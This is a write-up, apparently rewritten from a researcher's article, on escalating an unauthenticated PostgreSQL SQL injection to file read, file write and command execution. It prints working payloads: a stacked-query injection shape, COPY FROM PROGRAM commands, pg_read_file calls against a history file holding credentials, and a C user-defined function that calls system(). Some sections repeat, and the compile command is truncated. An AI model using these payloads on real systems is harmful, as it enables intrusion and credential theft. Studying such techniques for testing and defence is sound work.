PostgreSQL injection, Dumping data, Privileges, reading files and RCE
An unauthenticated SQL injection endpoint allowed arbitrary SQL execution as a superuser, enabling file read, file write, and remote code execution via PostgreSQL features. The attacker could read sensitive files and execute OS commands.

Sql Injection
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
During an assessment, the author came across an application backed by PostgreSQL that exposed an endpoint allowing SQL queries to be executed without authentication. That injection point became the starting point for a full chain: privilege enumeration, data dumping, local file read and write, and ultimately remote code execution (RCE).
The article is written as a general guide to escalating a PostgreSQL injection once an injection point has been identified. It deliberately does not cover how the injection itself was found or how the specific payloads were crafted. The author notes that RCE techniques for MySQL and MSSQL are widely known, while the PostgreSQL-specific mechanisms are less familiar, and the piece is meant to close that gap.
The central point is that PostgreSQL ships with legitimate features that read and write files and execute operating system commands. The chain is therefore: obtain arbitrary SQL execution, determine what the database role is permitted to do, then choose the mechanism that turns SQL into an OS command.
Setup
No accounts, credentials, tooling versions or target details are given. The only precondition stated is an injection point that reaches a PostgreSQL database. Two properties of that injection point matter for everything that follows:
- Stacked queries. PostgreSQL supports multiple statements separated by
;in many driver and language combinations. This is described as the big enabler and a key difference from MySQL'smysqli, where stacking is usually blocked. When the injection flows into a driver that allows multiple statements, the shape is:
'; <arbitrary statement>; --
- Function calls without stacking. If stacking is not possible, functions can still be called inside
UNION, subquery or boolean contexts. Functions such aspg_read_file()andpg_ls_dir()return values, so a UNION-based injection can read files even without stacked queries. Full RCE, however, almost always needs stacked queries or a context that permitsCREATEorCOPY.
All screenshots in the article are stated not to come from the actual assessment.
Finding it
The researcher found an endpoint that executed SQL queries without authentication. The article does not describe the request, parameter or response involved. What it does describe is the reasoning applied immediately afterwards: before attempting anything, establish the database version, the user the queries run as, what that user is allowed to do, and which databases exist. The route from SQL injection to RCE depends entirely on privileges, so careful enumeration comes first. The author also notes that different versions assign different roles to a newly created user, with newer versions having more roles for more granular control.
Exploitation
Step 0: Enumerate privileges
The version is obtained with:
select version();

The running database version is shown in the response.
Next, the current user and the session user:
SELECT current_user, session_user;

The current user is the one the queries run as; the session user is the one that started the connection and session with the database.
Superuser status is checked with:
SELECT usesuper FROM pg_user WHERE usename = current_user;
Breaking the query down as the author does:
pg_useris a system catalogue table storing information about database users.usenameis a column inpg_userholding the user name.usesuperis a boolean column indicating whether the user is a superuser.current_userreturns the name of the user currently executing the query.

The response contains true, confirming superuser privileges.
Finally, the roles and privileges available to the current user:
SELECT rolname FROM pg_roles WHERE pg_has_role(current_user, oid, 'member');
The author's breakdown:
SELECT rolnameretrieves the role name.FROM pg_rolesreads the table that contains information about roles.WHERE pg_has_role(current_user, oid, 'member')filters roles by the current user's membership.
pg_has_role()checks whether a role (first argument) is a member of another role (second argument).current_userreturns the name of the currently executing user.oidis a column inpg_rolesrepresenting the unique object identifier of each role.'member'is a privilege type indicating the membership relationship between roles.

The response confirms that the user is the database owner, can read everything, and can write to every directory PostgreSQL is allowed to write to. The output also shows pg_execute_server_program, meaning OS commands can be executed. The author calls this perfect for RCE.
The three RCE methods
PostgreSQL offers three routes to RCE, which the author describes as quite different from each other and confusing for newcomers:
- COPY FROM PROGRAM executes a command on the underlying OS and reads the output into a table, which is then simply read.
- File read/write uses PostgreSQL's features for reading and writing files, which means configuration files can be read and shell scripts or web shells can be written to the file system.
- User-defined functions (UDFs) use PostgreSQL's support for functions written in languages including C. A malicious C function that executes a command is created, compiled into a
.so(Linux) or.dll(Windows), imported withCREATE FUNCTION, and then executed. The author describes this as somewhat complicated but effective when administrators have hardened systems only partially. The caveat is that the library has to be uploaded to the server.
Method 1: COPY FROM PROGRAM
The query used is:
DROP TABLE IF EXISTS cmd_exec; CREATE TABLE cmd_exec(output text); COPY cmd_exec FROM PROGRAM 'id'; SELECT * FROM cmd_exec;
First, any existing table named cmd_exec is dropped. A table named cmd_exec is created with a single column output of type text, which will receive the dumped data. The output of the id command is then copied into the table, and the table is read to see the output.

The author notes that COPY ... TO PROGRAM also exists and writes a parameter to the stdin of the command, but it is not needed here because commands can be run with flags and parameters directly. For a simple demo it is simply not required.

The output of ls -la executed through COPY FROM PROGRAM is shown.
Because command output is piped into a table and read from it, the author recommends dropping the table after testing:
SELECT tablename FROM pg_tables WHERE schemaname = 'public';# DELETE TABLEDROP TABLE cmd_exec;
Method 2: File read and write
Listing a directory:
SELECT pg_ls_dir('/var/lib/postgresql');
pg_ls_dir is the function and the directory to list is its parameter.

The PostgreSQL home directory is listed and the .psql_history file is read.
Reading a file, which the author notes is great for UNION-based contexts because these functions return values:
SELECT pg_read_file('/var/lib/postgresql/.psql_history');
pg_read_file is the function and the file path is its parameter.

The content of the PostgreSQL file reveals clear-text credentials.
Writing a file:
SELECT pg_write_file('/tmp/test.txt', 'This is a test line', true);
pg_write_file is the function and the file to write to is its parameter. In this environment, however, pg_write_file was not available despite write permissions.

The write fails because of these limitations. The workaround is COPY ... TO PROGRAM:

An echo into /tmp/test.txt is used, and the result is that /tmp/test.txt was created.

The listing confirms that /tmp/test.txt exists.
Method 3: User-defined functions
The author calls this the classic sqlmap approach: write a malicious .so (Linux) or .dll (Windows) to disk using lo_export or COPY, then bind a function to a symbol inside it.
Step 1: list the available languages.
SELECT lanname, lanacl FROM pg_language;
pg_language stores information about which languages are available for creating functions, stored procedures and triggers in the database. The query selects lanname, the name of the language, and lanacl, which privileges are granted to roles for using that language (essentially the ACL).

The available languages for UDFs are listed.
Step 2: create the C code.
#include <postgres.h>#include <fmgr.h>#include <stdlib.h>#include <utils/builtins.h>#ifdef PG_MODULE_MAGICPG_MODULE_MAGIC;#endifPG_FUNCTION_INFO_V1(udf_payload);Datum udf_payload(PG_FUNCTION_ARGS) { system("id > /dev/shm/id.txt"); PG_RETURN_TEXT_P(cstring_to_text("UDF executed successfully"));}
This defines a UDF named udf_payload that runs the id command through system() and writes the result to /dev/shm/id.txt. The author notes that some specifics of the C code depend on the PostgreSQL version, installation and addons.
Step 2 (continued): compile and transfer.
gcc -I$(pg_config
The PostgreSQL development libraries must be installed (postgresql-devel or libpq-dev package). The compiled udf_payload.so is copied to a directory accessible by PostgreSQL, such as the PostgreSQL library directory (for example /usr/lib/postgresql/<version>/lib/ or /tmp/).
CREATE FUNCTION udf_payload() RETURNS text AS '/path/to/udf_payload.so', 'udf_payload' LANGUAGE C STRICT;
Step 3: execute the UDF to trigger code execution.
SELECT udf_payload();
Step 4: drop the function to clean up.
DROP FUNCTION udf_payload();

Compiling, importing and calling udf_payload should have created id.txt in /dev/shm containing the output of the id command, which the author confirms with cat.
Root cause
The report does not analyse the application code behind the endpoint. What it does establish is that an unauthenticated endpoint executed arbitrary SQL, and that the database role in use was the database owner with superuser rights and pg_execute_server_program. With that role, PostgreSQL's own features, COPY ... FROM PROGRAM, pg_read_file, pg_ls_dir and C-language functions, become direct paths to file access and command execution. The database role in use was the database owner with superuser rights and pg_execute_server_program, and the application passed attacker-controlled SQL to it without authentication. The report does not state which driver or framework was in use, so whether stacked queries were enabled by the driver or by the endpoint's own query handling is not established.
Impact
In the assessment, the vulnerability led to complete application takeover, local file read and remote code execution, all without authentication. The author stresses the severity of SQL injection in PostgreSQL environments. The specific impact depends on the privileges of the role reached through the injection: a role that is database owner and superuser, as here, can read files (including .psql_history, which contained clear-text credentials), write files where PostgreSQL is permitted, and execute OS commands. The UDF route additionally requires the ability to upload the compiled library to the server.
Fix
The report does not describe any remediation applied by the target. The author notes that function calls in UNION contexts can still read files even without stacked queries.
Variants to test
- Stacked queries through the driver. Send
'; SELECT 1; --style input and look for a second statement executing. A positive result meansCOPY ... FROM PROGRAMandCREATE FUNCTIONbecome available. - UNION-based file read. Call
pg_read_file()orpg_ls_dir()inside a UNION or subquery context. A positive result is file or directory content appearing in the application's response. - Role capability check. Run the
pg_has_rolequery from Step 0. A positive result is a role list containingpg_execute_server_program, database ownership or superuser membership. COPY ... TO PROGRAMfor writing. Wherepg_write_fileis unavailable, try writing throughCOPY ... TO PROGRAM. A positive result is a file appearing at the target path.- C-language availability. Query
pg_languageforlannameandlanacl. A positive result iscpresent and usable by the current role, which opens the UDF route if a library can be uploaded.
What happened, in plain words
Imagine a website as a restaurant. You sit at a table, order food, and the waiter takes your order to the kitchen. Normally the waiter checks that you are allowed to order, and the kitchen only cooks what is on the menu. Now imagine a restaurant where anyone can walk straight into the kitchen and ask the chef to cook anything, including things that are not on the menu, and the chef does it without asking who you are. That is roughly what happened here.
A tester was hired to look at a company's website. The website used a database called PostgreSQL to store its information. A database is simply an organised store of data, like a very large, very strict spreadsheet that a program can ask questions of. The language used to ask those questions is called SQL. The tester found a part of the website (called an endpoint, meaning a specific address the website responds to) that would run any SQL question it was given, without asking the visitor to log in first. That is the vulnerability: an unauthenticated SQL execution path.
From there the tester did not stop at reading data. Because of how the database was set up, the database user the website was using had enormous power. The tester used that power to read files on the server, write files to the server, and finally run operating system commands on the server. Running commands on the server is called remote code execution, usually shortened to RCE. It is about as bad as it gets: the attacker is no longer just reading the website's data, they are effectively sitting at the server's keyboard.
The rest of this article walks through exactly how that chain works, step by step, in the same order the tester did it. Every command is shown as it appears in the article, and explained in plain words.
Some background you need first
Before the steps make sense, a few ideas need to be clear.
What a server is. A server is just a computer that stays switched on and answers requests from other computers. When you visit a website, your browser sends a request to a server, and the server sends back a page. The server also has a file system, which is the way files and folders are organised on its disk, just like the folders on your own laptop.
What a database is. A database is a program that stores data in tables. A table looks like a spreadsheet: columns (the kinds of information) and rows (the individual records). A website's code asks the database questions in SQL, for example "give me the user whose email is this". The database answers.
What PostgreSQL is. PostgreSQL (often called Postgres) is one particular brand of database. It is free, very popular, and unusually powerful: besides storing data, it can read and write files on the server and even run operating system commands. Those features exist for legitimate reasons, but they are exactly what makes a PostgreSQL injection so dangerous.
What SQL injection is. SQL injection means tricking a program into treating your input as SQL code instead of as ordinary data. A simple comparison: a form asks for your name, and the program builds a sentence like "find the user called NAME". If you type a normal name, fine. If you type something clever that closes the sentence and starts a new one, the database may obey your new sentence too. The vulnerability class is called SQL injection, and it is one of the oldest and most damaging classes of web vulnerability.
What an API is. An API is a way for one program to talk to another. Think of it as a waiter: you do not walk into the kitchen, you tell the waiter what you want and the waiter brings it back. Websites often expose APIs, and each API endpoint is a specific address that accepts a specific kind of request. The endpoint in this story accepted SQL and ran it.
What authentication is. Authentication is proving who you are, usually with a username and password. An endpoint that runs SQL without authentication means anyone on the internet can use it, no login required. That is why this finding was so serious.
What a database role is. Inside a database, every connection runs as a named user, called a role. A role has permissions: which tables it can read, whether it can create things, whether it can touch files. Some roles are ordinary and limited; some are all-powerful. The most powerful kind is called a superuser. The whole game in this article is: find out which role you are, and then use whatever that role is allowed to do.
What stacked queries are. A single SQL statement is one instruction. Stacked queries means sending several instructions one after another, separated by a semicolon (;). Some database drivers (the piece of software that connects a program to a database) allow this, some do not. If stacking is allowed, an attacker who controls part of a query can append entirely new instructions of their own. This is described in the article as the big enabler.
What a UNION is. In SQL, UNION glues the results of two queries together into one result set. If an attacker can inject into a query that is displayed on the page, they can use UNION to make the page display the results of a query of their own choosing, for example the contents of a file.
The starting point
During an assessment, the author came across an application backed by PostgreSQL that exposed an endpoint allowing SQL queries to be executed without authentication. That injection point became the starting point for a full chain: privilege enumeration, data dumping, local file read and write, and ultimately remote code execution.
The article is written as a general guide to escalating a PostgreSQL injection once an injection point has been identified. It deliberately does not cover how the injection itself was found or how the specific payloads were crafted. The author notes that RCE techniques for MySQL and MSSQL (two other database brands) are widely known, while the PostgreSQL-specific mechanisms are less familiar, and the piece is meant to close that gap.
The central point is that PostgreSQL ships with legitimate features that read and write files and execute operating system commands. The chain is therefore: obtain arbitrary SQL execution, determine what the database role is permitted to do, then choose the mechanism that turns SQL into an OS command.
No accounts, credentials, tooling versions or target details are given. The only precondition stated is an injection point that reaches a PostgreSQL database. Two properties of that injection point matter for everything that follows.
Property 1: stacked queries
PostgreSQL supports multiple statements separated by ; in many driver and language combinations. This is described as the big enabler and a key difference from MySQL's mysqli, where stacking is usually blocked. When the injection flows into a driver that allows multiple statements, the shape is:
'; <arbitrary statement>; --
Line by line, in plain words:
'closes whatever text value the original query had opened. The program thought it was still inside a piece of data; this character says "the data ends here".;ends the original statement. Everything after this is a new instruction.<arbitrary statement>is the placeholder for whatever SQL the attacker wants to run. It is not literal text; it stands for any statement.;ends the attacker's statement.--starts a comment in SQL. Everything after it is ignored by the database. This is used to neutralise whatever the original query had after the injection point, so the leftover text does not cause an error.
Property 2: function calls without stacking
If stacking is not possible, functions can still be called inside UNION, subquery or boolean contexts. Functions such as pg_read_file() and pg_ls_dir() return values, so a UNION-based injection can read files even without stacked queries. Full RCE, however, almost always needs stacked queries or a context that permits CREATE or COPY.
All screenshots in the article are stated not to come from the actual assessment.
Finding it
The researcher found an endpoint that executed SQL queries without authentication. The article does not describe the request, parameter or response involved. What it does describe is the reasoning applied immediately afterwards: before attempting anything, establish the database version, the user the queries run as, what that user is allowed to do, and which databases exist. The route from SQL injection to RCE depends entirely on privileges, so careful enumeration comes first. The author also notes that different versions assign different roles to a newly created user, with newer versions having more roles for more granular control.
Why start with enumeration? Because the answer decides everything. If the database role is a lowly user that can only read one table, none of the file or command tricks will work. If the role is a superuser, all of them will. Guessing wastes time; asking the database directly is fast and reliable.
Step 0: Enumerate privileges
The version is obtained with:
select version();
Line by line:
selectis the SQL keyword for "give me back a value".version()is a built-in PostgreSQL function that returns a text string describing the database version.;ends the statement.
Why this step: different PostgreSQL versions have different features and different default permissions. Knowing the version tells you which tricks are likely to work.
The running database version is shown in the response.
Next, the current user and the session user:
SELECT current_user, session_user;
Line by line:
SELECTasks for values.current_useris a built-in value that returns the name of the role the queries are currently running as.session_useris a built-in value that returns the name of the role that originally opened the connection.- The comma asks for both at once.
Why this step: the current user is the one the queries run as; the session user is the one that started the connection and session with the database. They are often the same, but not always, and the difference tells you whether the application switches roles after connecting.
Superuser status is checked with:
SELECT usesuper FROM pg_user WHERE usename = current_user;
Breaking the query down as the author does:
pg_useris a system catalogue table storing information about database users. A system catalogue is a table the database keeps about itself.usenameis a column inpg_userholding the user name.usesuperis a boolean column indicating whether the user is a superuser. A boolean is a value that is either true or false.current_userreturns the name of the user currently executing the query.WHEREfilters the rows: only the row whoseusenamematches the current user is returned.
Why this step: superuser means the role can do essentially anything in the database, which opens every route in this article.
The response contains true, confirming superuser privileges.
Finally, the roles and privileges available to the current user:
SELECT rolname FROM pg_roles WHERE pg_has_role(current_user, oid, 'member');
The author's breakdown:
SELECT rolnameretrieves the role name.FROM pg_rolesreads the table that contains information about roles.WHERE pg_has_role(current_user, oid, 'member')filters roles by the current user's membership.
pg_has_role()checks whether a role (first argument) is a member of another role (second argument).current_userreturns the name of the currently executing user.oidis a column inpg_rolesrepresenting the unique object identifier of each role. An object identifier is just an internal number the database uses to tell objects apart.'member'is a privilege type indicating the membership relationship between roles.
Why this step: membership in powerful roles is what actually grants the dangerous abilities. Listing them shows exactly which abilities are in reach.
The response confirms that the user is the database owner, can read everything, and can write to every directory PostgreSQL is allowed to write to. The output also shows pg_execute_server_program, meaning OS commands can be executed. The author calls this perfect for RCE.
The three RCE methods
PostgreSQL offers three routes to RCE, which the author describes as quite different from each other and confusing for newcomers:
- COPY FROM PROGRAM executes a command on the underlying OS and reads the output into a table, which is then simply read.
- File read/write uses PostgreSQL's features for reading and writing files, which means configuration files can be read and shell scripts or web shells can be written to the file system. A web shell is a script placed on a server that lets an attacker run commands through the browser.
- User-defined functions (UDFs) use PostgreSQL's support for functions written in languages including C. A malicious C function that executes a command is created, compiled into a
.so(Linux) or.dll(Windows), imported withCREATE FUNCTION, and then executed. The author describes this as somewhat complicated but effective when administrators have hardened systems only partially. The caveat is that the library has to be uploaded to the server.
A .so on Linux and a .dll on Windows are both shared libraries: files of compiled code that a program can load and call into at runtime. Think of them as plug-in modules.
Method 1: COPY FROM PROGRAM
The query used is:
DROP TABLE IF EXISTS cmd_exec; CREATE TABLE cmd_exec(output text); COPY cmd_exec FROM PROGRAM 'id'; SELECT * FROM cmd_exec;
Line by line:
DROP TABLE IF EXISTS cmd_exec;deletes a table calledcmd_execif one already exists.IF EXISTSavoids an error when there is nothing to delete.CREATE TABLE cmd_exec(output text);creates a new table calledcmd_execwith a single column calledoutputthat holds text.COPY cmd_exec FROM PROGRAM 'id';runs the operating system commandidand copies its output into the table.idis a standard Linux command that prints which operating system user the process is running as.SELECT * FROM cmd_exec;reads the whole table back, so the command output appears in the database response.
Why this works: COPY ... FROM PROGRAM is a legitimate PostgreSQL feature for loading data produced by a program. It was never meant to be reachable by an untrusted visitor.
First, any existing table named cmd_exec is dropped. A table named cmd_exec is created with a single column output of type text, which will receive the dumped data. The output of the id command is then copied into the table, and the table is read to see the output.
The author notes that COPY ... TO PROGRAM also exists and writes a parameter to the stdin of the command, but it is not needed here because commands can be run with flags and parameters directly. For a simple demo it is simply not required. Stdin means the standard input of a program, the stream of text a program reads as it runs.
The output of ls -la executed through COPY FROM PROGRAM is shown. ls -la is a Linux command that lists the contents of a directory in long format, including hidden files.
Because command output is piped into a table and read from it, the author recommends dropping the table after testing:
SELECT tablename FROM pg_tables WHERE schemaname = 'public';# DELETE TABLEDROP TABLE cmd_exec;
Line by line:
SELECT tablename FROM pg_tables WHERE schemaname = 'public';lists the names of tables in thepublicschema. A schema is a namespace inside a database, a way of grouping tables.DROP TABLE cmd_exec;deletes the table, cleaning up the evidence and the clutter.
Why clean up: the author says it is good practice to drop the table after testing.
Method 2: File read and write
Listing a directory:
SELECT pg_ls_dir('/var/lib/postgresql');
Line by line:
SELECTasks for a value.pg_ls_diris a built-in PostgreSQL function that lists the contents of a directory on the server.'/var/lib/postgresql'is the path of the directory to list. A path is the address of a file or folder on disk.
Why this step: listing a directory tells you what files exist and where interesting things might be, such as configuration files or history files.
The PostgreSQL home directory is listed and the .psql_history file is read. A history file records commands a user typed previously, which is why it can be valuable.
Reading a file, which the author notes is great for UNION-based contexts because these functions return values:
SELECT pg_read_file('/var/lib/postgresql/.psql_history');
Line by line:
pg_read_fileis a built-in PostgreSQL function that returns the contents of a file as text.'/var/lib/postgresql/.psql_history'is the path of the file to read.
Why this step: files on the server often contain secrets, such as passwords typed on the command line.
The content of the PostgreSQL file reveals clear-text credentials. Clear text means not encrypted, readable by anyone who can see it.
Writing a file:
SELECT pg_write_file('/tmp/test.txt', 'This is a test line', true);
Line by line:
pg_write_fileis a built-in PostgreSQL function intended to write text to a file.'/tmp/test.txt'is the path to write to./tmpis a standard Linux folder for temporary files.'This is a test line'is the text to write.trueis a flag, here meaning overwrite if the file already exists.
pg_write_file is the function and the file to write to is its parameter. In this environment, however, pg_write_file was not available despite write permissions.
The write fails because of these limitations. The workaround is COPY ... TO PROGRAM:
An echo into /tmp/test.txt is used, and the result is that /tmp/test.txt was created. echo is a Linux command that prints text; with a redirection symbol it writes that text into a file.
The listing confirms that /tmp/test.txt exists.
Method 3: User-defined functions
The author calls this the classic sqlmap approach: write a malicious .so (Linux) or .dll (Windows) to disk using lo_export or COPY, then bind a function to a symbol inside it. sqlmap is a well-known automated tool for exploiting SQL injection. lo_export is a PostgreSQL function that writes a large object (a kind of stored binary blob) out to a file. A symbol is a named entry point inside a compiled library that other code can call.
Step 1: list the available languages.
SELECT lanname, lanacl FROM pg_language;
Line by line:
SELECTasks for values.lannameis the name of the language.lanaclis the access control list for that language, meaning which roles are allowed to use it.FROM pg_languagereads the system catalogue table that stores this information.
pg_language stores information about which languages are available for creating functions, stored procedures and triggers in the database. The query selects lanname, the name of the language, and lanacl, which privileges are granted to roles for using that language (essentially the ACL). A stored procedure is a saved block of SQL that can be called by name; a trigger is code that runs automatically when data changes.
Why this step: the UDF route only works if a language that can run compiled code, such as C, is available and permitted.
The available languages for UDFs are listed.
Step 2: create the C code.
#include <postgres.h>#include <fmgr.h>#include <stdlib.h>#include <utils/builtins.h>#ifdef PG_MODULE_MAGICPG_MODULE_MAGIC;#endifPG_FUNCTION_INFO_V1(udf_payload);Datum udf_payload(PG_FUNCTION_ARGS) { system("id > /dev/shm/id.txt"); PG_RETURN_TEXT_P(cstring_to_text("UDF executed successfully"));}
Line by line:
#includelines pull in header files, which declare the functions and types the code needs.postgres.h,fmgr.handutils/builtins.hcome from PostgreSQL;stdlib.his the standard C library.#ifdef PG_MODULE_MAGICandPG_MODULE_MAGIC;are a version check PostgreSQL requires so it can confirm the library was built for a compatible version.PG_FUNCTION_INFO_V1(udf_payload);registers the function with PostgreSQL's function manager.Datum udf_payload(PG_FUNCTION_ARGS)defines the function itself.Datumis PostgreSQL's generic return type.system("id > /dev/shm/id.txt");runs the Linux commandidand redirects its output into the file/dev/shm/id.txt./dev/shmis a shared memory folder on Linux.PG_RETURN_TEXT_P(cstring_to_text("UDF executed successfully"));returns a text value to the caller.
This defines a UDF named udf_payload that runs the id command through system() and writes the result to /dev/shm/id.txt. The author notes that some specifics of the C code depend on the PostgreSQL version, installation and addons.
Step 2 (continued): compile and transfer.
gcc -I$(pg_config
Line by line:
gccis the standard C compiler on Linux; it turns source code into a binary.-Itells the compiler where to look for header files.$(pg_configbegins a command substitution that would ask thepg_configtool for the include path. The line as printed in the article is incomplete.
The PostgreSQL development libraries must be installed (postgresql-devel or libpq-dev package). The compiled udf_payload.so is copied to a directory accessible by PostgreSQL, such as the PostgreSQL library directory (for example /usr/lib/postgresql/<version>/lib/ or /tmp/).
CREATE FUNCTION udf_payload() RETURNS text AS '/path/to/udf_payload.so', 'udf_payload' LANGUAGE C STRICT;
Line by line:
CREATE FUNCTION udf_payload()declares a new database function calledudf_payloadthat takes no arguments.RETURNS textsays the function gives back a text value.AS '/path/to/udf_payload.so', 'udf_payload'points at the compiled library on disk and at the symbol inside it to call.LANGUAGE Csays the function is written in C, not SQL.STRICTmeans the function is not called if any argument is null. Here there are no arguments, so it is a formality.
Step 3: execute the UDF to trigger code execution.
SELECT udf_payload();
Line by line:
SELECTasks for the function's return value.udf_payload()calls the function, which runs the compiled C code, which runs theidcommand.
Step 4: drop the function to clean up.
DROP FUNCTION udf_payload();
Line by line:
DROP FUNCTIONremoves the function from the database.udf_payload()names the function to remove.
Compiling, importing and calling udf_payload should have created id.txt in /dev/shm containing the output of the id command, which the author confirms with cat. cat is a Linux command that prints the contents of a file.
Root cause
The report does not analyse the application code behind the endpoint. What it does establish is that an unauthenticated endpoint executed arbitrary SQL, and that the database role in use was the database owner with superuser rights and pg_execute_server_program. With that role, PostgreSQL's own features, COPY ... FROM PROGRAM, pg_read_file, pg_ls_dir and C-language functions, become direct paths to file access and command execution. The database role in use was the database owner with superuser rights and pg_execute_server_program, and the application passed attacker-controlled SQL to it without authentication. The report does not state which driver or framework was in use, so whether stacked queries were enabled by the driver or by the endpoint's own query handling is not established.
Impact
In the assessment, the vulnerability led to complete application takeover, local file read and remote code execution, all without authentication. The author stresses the severity of SQL injection in PostgreSQL environments. The specific impact depends on the privileges of the role reached through the injection: a role that is database owner and superuser, as here, can read files (including .psql_history, which contained clear-text credentials), write files where PostgreSQL is permitted, and execute OS commands. The UDF route additionally requires the ability to upload the compiled library to the server.
Fix
The report does not describe any remediation applied by the target. Least privilege means giving each part of a system only the permissions it actually needs, nothing more. The author notes that function calls in UNION contexts can still read files even without stacked queries.
Variants to test
- Stacked queries through the driver. Send
'; SELECT 1; --style input and look for a second statement executing. A positive result meansCOPY ... FROM PROGRAMandCREATE FUNCTIONbecome available. - UNION-based file read. Call
pg_read_file()orpg_ls_dir()inside a UNION or subquery context. A positive result is file or directory content appearing in the application's response. - Role capability check. Run the
pg_has_rolequery from Step 0. A positive result is a role list containingpg_execute_server_program, database ownership or superuser membership. COPY ... TO PROGRAMfor writing. Wherepg_write_fileis unavailable, try writing throughCOPY ... TO PROGRAM. A positive result is a file appearing at the target path.- C-language availability. Query
pg_languageforlannameandlanacl. A positive result iscpresent and usable by the current role, which opens the UDF route if a library can be uploaded.
Glossary
- API: a defined way for one program to talk to another, usually over the network.
- Authentication: proving who you are, typically with a username and password.
- Boolean: a value that is either true or false.
- Clear text: data stored or sent without encryption, readable by anyone who can see it.
- Command substitution: a shell feature where
$(...)is replaced by the output of the command inside it. - Compiler: a program that turns source code into a runnable binary.
- COPY FROM PROGRAM: a PostgreSQL feature that runs an operating system command and loads its output into a table.
- COPY TO PROGRAM: a PostgreSQL feature that sends data to the standard input of an operating system command.
- Database: an organised store of data, arranged in tables, that programs can query.
- Database driver: the software layer that lets an application connect to and talk to a database.
- Database owner: the role that owns a database and has broad control over it.
- Datum: PostgreSQL's generic data type used for function arguments and return values.
- Endpoint: a specific address on a server that accepts requests and returns responses.
- File system: the way files and folders are organised on a computer's disk.
- Header file: a file in C that declares functions and types so other code can use them.
- Least privilege: the principle of giving each part of a system only the permissions it needs.
